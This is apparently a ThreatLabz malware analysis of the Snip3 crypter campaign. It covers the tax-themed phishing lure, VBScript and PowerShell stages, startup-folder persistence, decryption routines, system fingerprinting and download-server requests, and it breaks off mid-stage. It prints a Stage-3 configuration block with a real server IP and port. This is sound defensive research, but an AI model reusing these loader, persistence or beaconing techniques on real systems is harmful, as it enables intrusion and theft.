Snip3 Crypter | ThreatLabz

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Infection Chain




Fig 3. The Attack Chain

The ongoing Snip3 campaign constitutes a complex and multifaceted attack, which uses a series of sophisticated evasion techniques and multiple obfuscated scripts. The latest version of the Snip3 crypter is utilized to implement new tactics, techniques, and procedures (TTPs), leading to the successful execution of the final payload and subsequent system infection.

The attack is initiated through a spear phishing email that has the subject line "Download your tax statement" or, in French, "Télécharger votre relevé fiscal." The emails are designed to create a sense of urgency and importance, thereby enticing users to open the attached files without much consideration. This marks the start of the infection chain.




Fig.4 Spear phishing email with tax statement bait and corresponding attachments

The screenshot above shows that the email contains several attachments, including a corrupted PDF file named "Info.pdf" and a corrupted CSV file named "ID102332541.csv." These decoy files are included alongside the malicious script called "Votre Releve Fiscal-6.vbs" in order to deceive the user into running it.

Stage-1: VBScript

When the Stage-1 VBScript is executed, it establishes a connection to a database by creating an ADODB connection and record object. The details of the provider, including the data source, user ID, and password, are decrypted using an encoding method that utilizes the **Chr** and **CLng** functions, as illustrated in the screenshot below.




*Fig.5 Stage-1 VBScript decoding the provider details using **Chr** and **CLng** functions*

Decoding routine:

Chr(657040/CLng("&H13fae")) -> Chr(657040/81838) -> Character "P"

After decoding the provider details, the script proceeds to establish a connection to the SQL8001.site4now.net data source using the decoded user ID and password. If the connection is established successfully, it executes the following two database queries to retrieve the relevant data from the table:

- SELECT ID, NAME, AGE, PHONE From TBL_CUSTOMERS
- SELECT * From TBL_PRODUCTS

The results of these queries are then processed using "SqlReader.Fields.Item[index_val]" to extract the values from each column, and the values are concatenated together as shown in the screenshot below.

Fig.6 Execution and parsing of database queries

The output from parsing and indexing the queries is saved into two variables named "CustomerInfo" and "ProductInfo." The variables are populated with the following values after the execution and query parsing:

- CustomerInfo = "Wscript.Shell"
- ProductInfo = "Powershell.exe -ExecutionPolicy RemoteSigned -Command"

This technique allows the script to avoid detection from static-string-based signatures for the specific command lines, as the values are retrieved after execution in memory.

Following this, the script proceeds to decode a Downloader PowerShell script by replacing the string "12BBf02emp410+]@Mdk!!#1022==" with a null value. The decoded script is then saved into a variable named "Camtasia," as shown below.




Fig.7 Decoding Downloader PS script using Replace()

Below is the decoded Downloader PowerShell Script:




Fig.8 Downloader PowerShell script

The decoded PowerShell script is saved in the "Camtasia" variable and executed together with the parsed database query response from the server. This creates a WScript.shell object, which then runs the concatenated command "Powershell.exe -ExecutionPolicy RemoteSigned -Command 'Decoded PowerShell Script'."




Fig.9 Execution of Downloader Powershell script

After executing the decoded downloader PowerShell script, the Stage-2 PowerShell script is downloaded from **https[:]pastetext.net/raw/lcscgt0mss** using **$Client.DownloadData** in byte format. The script is then converted to string format using **UTF8.GetString()** and written to the disk at **C:\Users\Public\lcscgt0mss.ps1**. The downloaded Stage-2 PowerShell script is then executed using **Invoke-Expression**, with the execution policy set as **RemoteSigned**. This allows the PowerShell interpreter to run unsigned scripts from the local computer.

Stage-2: PasteText Downloaded PowerShell Script (lcscgt0mss.ps1)

The Stage-2 PowerShell script initially runs the "DroptoStartUp" function, which is illustrated in the screenshot below.




Fig.10 Stage-2 PowerShell script DroptoStartUp function

Upon running the "**DroptoStartUp**" function, a byte stream is converted via GetString() to a string and stored in the variable $startup. This string is then written to the Startup Folder using the WriteAllText() function and is named as "**GoogleChromeUpdateHandlerx64.vbs**". By doing this, the script is able to maintain persistence as files in the Startup Folder are executed by the system whenever the user logs on or starts Windows. The %FILE% argument is the $PSCommandPath environment variable which corresponds to the full path and file name of the script that invoked the current command.




Fig.11 Stage-2 ***GoogleChromeUpdateHandlerx64.vbs*** *dropped in the startup folder*

On every system startup, the "**GoogleChromeUpdateHandlerx64.vbs**" script is executed from the startup folder, which initializes the WScript.Shell object and the Powershell execution policy with the RemoteSigned parameter to execute an unsigned Stage-2 Powershell script from the specified path. Therefore, the Stage-2 script, lcscgt0mss.ps1, is executed every time the system is restarted by dropping the script and setting the $PSCommandPath to the file name of the script that invoked the current command at runtime.

The second part of the Stage-2 script decrypts another PowerShell script in-memory and executes it, as shown in the screenshot below.




Fig.12 Stage-2 Decryption (in-memory) of Stage-3 Powershell script

The script begins by initializing an encrypted integer stream called $rawData, which is passed on to a function called "**IntegerToBytes()**" along with the string argument $sKey "**Qoepl10Msple1VCmle**". Inside the function, a

$dataBuffer is initialized to store the decrypted output, and a decryption loop is performed as follows below.

Decryption logic:

The Decryption loop sets up a counter variable $i=0 and increments it to the length of the $rawData stream (3473) by 1 upon completion of each loop. This is the decryption logic:

- The first character of the $sKey, i.e., Q is converted to its corresponding character code using **AscW($sKey)** and stored in **$ascwKey** = "**81**", only this is used for decryption
- Then, the encrypted integer stream is accessed one digit at a time and divided by the key length multiplied by **128 = $iData[$i] / ($sKey.Length * 128)** and saved into the $deBuff variable
- This **$deBuff** variable is then subtracted from the **$ascwKey** i.e "81" and stored in the **$decData** variable. The **$decData** variable is the decrypted byte which is added into the **$dataBuffer** till the completion of the loop

Once the loop is completed, the script converts the $dataBuffer to ArrayList object in proper sequence by using the $dataBuffer.ToArray() function and returns the final value. The final array is then converted to string using UTF8.GetString(final_value) and then stored in a variable $PDF which is another powershell script.

Finally, the Stage-2 PowerShell Script executes and loads the decrypted Stage-3 PowerShell Script into memory using **Invoke-Expression**.

Stage-3: In-memory decrypted Powershell script

Upon execution, the Stage-3 PowerShell script is decrypted with a key and run via Invoke-Expression. Subsequently, the script generates an XMLHTTP object to send arbitrary HTTP requests and receive their responses.

Additionally, the script initializes the following configurations related to the download server:

- **$IP = "185[.]81[.]157[.]59"**
- **$Port = "3333"**
- **$Splitter = "|V|"**
- **$ErrorActionPreference = "Silently Continue**

```
Add-Type -AssemblyName System.Windows.Forms
Add-Type -AssemblyName Microsoft.VisualBasic

[Object] $HTTP_OBJECT = [Microsoft.VisualBasic.Interaction]::CreateObject('MSXML2.XMLHTTP')
[String] $IP = '185.81.157.59'
[String] $Port = '3333'
[String] $Splitter = '|V|'
$ErrorActionPreference = 'SilentlyContinue'
```


Fig.13 Stage-3 In-memory decrypted Powershell script download server configuration

The "**DropToStartUp()**" function is executed by the Stage-3 PowerShell script after initialization. This function is the same one used in the Stage-2 script, which converts the byte stream to a string and writes it to the startup

folder with the name **GoogleChromeUpdateHandler.vbs**. Consequently, when the system reboots, the **GoogleChromeUpdateHandler.vbs** script automatically executes the Stage-3 PowerShell script by initializing the Wscript.Shell object. The **$PSCommandPath** variable, which contains the path of the invoking script, is already concatenated into the script at runtime.




Fig.14 ***GoogleChromeUpdateHandler.vbs*** *dropped in the startup folder for persistence*

The "INF()" function is used to gather system information in the Stage-3 PowerShell script. Firstly, it retrieves the universally unique identifier (UUID) of the system by passing the computer name through the $env:computername environment variable to the "HWID()" function. The "HWID()" function executes a WMI Object query ("**get-wmiobject Win32_ComputerSystemProduct | Select-Object -ExpandProperty UUID**") to fetch the UUID and converts it into a string using the "ToString()" method. Next, the UUID is parsed to concatenate only the first two values while removing the "-" splitter from the identifier. Finally, the concatenated UUID is returned.




Fig.15 Fetches system UUID via WMI object queries

Additionally, in the Stage-3 Powershell script, the operating system's name, version, and architecture (32-bit or 64-bit) are collected using the following WMI object queries: **Get-WMIObject Win32_OperatingSystem.Name** (which splits the output string via “|”) and **Get-WMIObject Win32_OperatingSystem.OSArchitecture**. The script also collects the computer name and username of the system. Once all of the necessary information is collected, it is arranged and concatenated with specific constant strings in a particular order, as displayed in the screenshot below.




Fig.16 System information gathering and concatenation

After gathering system information, the Stage-3 Powershell script arranges the data and stores it in the $INFO variable in the following format:

Novo_\Windows Defender\Yes\Yes\FALSE

Next, the script calls the HTTP() function to download the Stage-4 Powershell script from the Download Server. The HTTP() function takes two arguments: the first is set to "**Vre**" and the second is null, as shown in the screenshot below.




*Fig.17 "**Vre**" parameter passed on to the HTTP function*

The HTTP() Function then sends across a HTTP request via the XMLHttpRequest.Open() with following parameters:

- Method: POST
- Url: http://$IP:Port/Vre (Download Server IP and Port)

Where in this case $IP = "185[.]81[.]157[.]59" and $Port = "3333"

Note: The value of the $IP and $Port keeps on changing as per the final payload to be executed on the infected machine

Further, it sets up the user-agent via the XMLHttpRequest.setRequestHeader() with the $INFO variable, which was assigned to the formatted version of the gathered system information defined previously. Then, the POST request is sent across with the required parameters to the download server in order to download the next stage, the Stage-4 Powershell script. The response is then encapsulated and converted into string and returned to the previous function for parsing as shown in the screenshot below.




Fig.18 Downloads the Stage-4 Powershell script from the download server

The following request is then sent to the download server:




Fig.19 Request to the download server

Further, the downloaded data, i.e., the Stage-4 Powershell script, is passed to the Split() function along with the separator $Splitter = "|V|" which was initialized before. The Split() function then separates the downloaded data into two parts:

"TR|V|Add-Type -AssemblyName System.Windows.FormsAdd-Type -AssemblyName.."

The split function then separates the script in two parts. One is "TR", which is the command from the downloader server, and second is the Stage-4 Powershell script. The first part, i.e., index "0", the command from the downloader server, is then passed on to the switch statement which consists of three conditions as shown in the screenshot below.

switch($command){

if $command = "TR" - Perform the Malicious Routine

if $command = "Cl" - Exit the code
if $command = "Un" - Exit the code

}

Fig.20 Switch statement as per the command input

Therefore, if the command from the download server equals "TR" after splitting the complete downloaded data into two parts, the malicious code routine is executed.

This code routine initially generates a random GUID using the NewGuid function then removes the '-' from the Guid and concatenates it with ".PS1". This becomes the FileName for the Stage-4 Powershell script eg. 0d0c2fb5b767451788a2751ca5ebea2a.PS1. The Filename is then concatenated with the system's temp path which becomes the file path for the Powershell script, and then the Stage-4 Powershell script is written using WriteAllText() function at the temp path.

Further, in order to maintain persistence, the same technique used in the previous "DropToStartUp()" function is implemented where the byte stream is converted to string and then written in the startup folder with the file named as **WinLogonUpdate.vbs** in this case. Therefore whenever the system is restarted, the Stage-4 Powershell script is executed automatically by the system using the WinLogonUpdate.vbs script by initially creating an Wscript.Shell Object. Then the Stage-4 Powershell Script, as the Temp File path of the Powershell script, is updated at runtime while dropping the script as shown in the screenshot below.

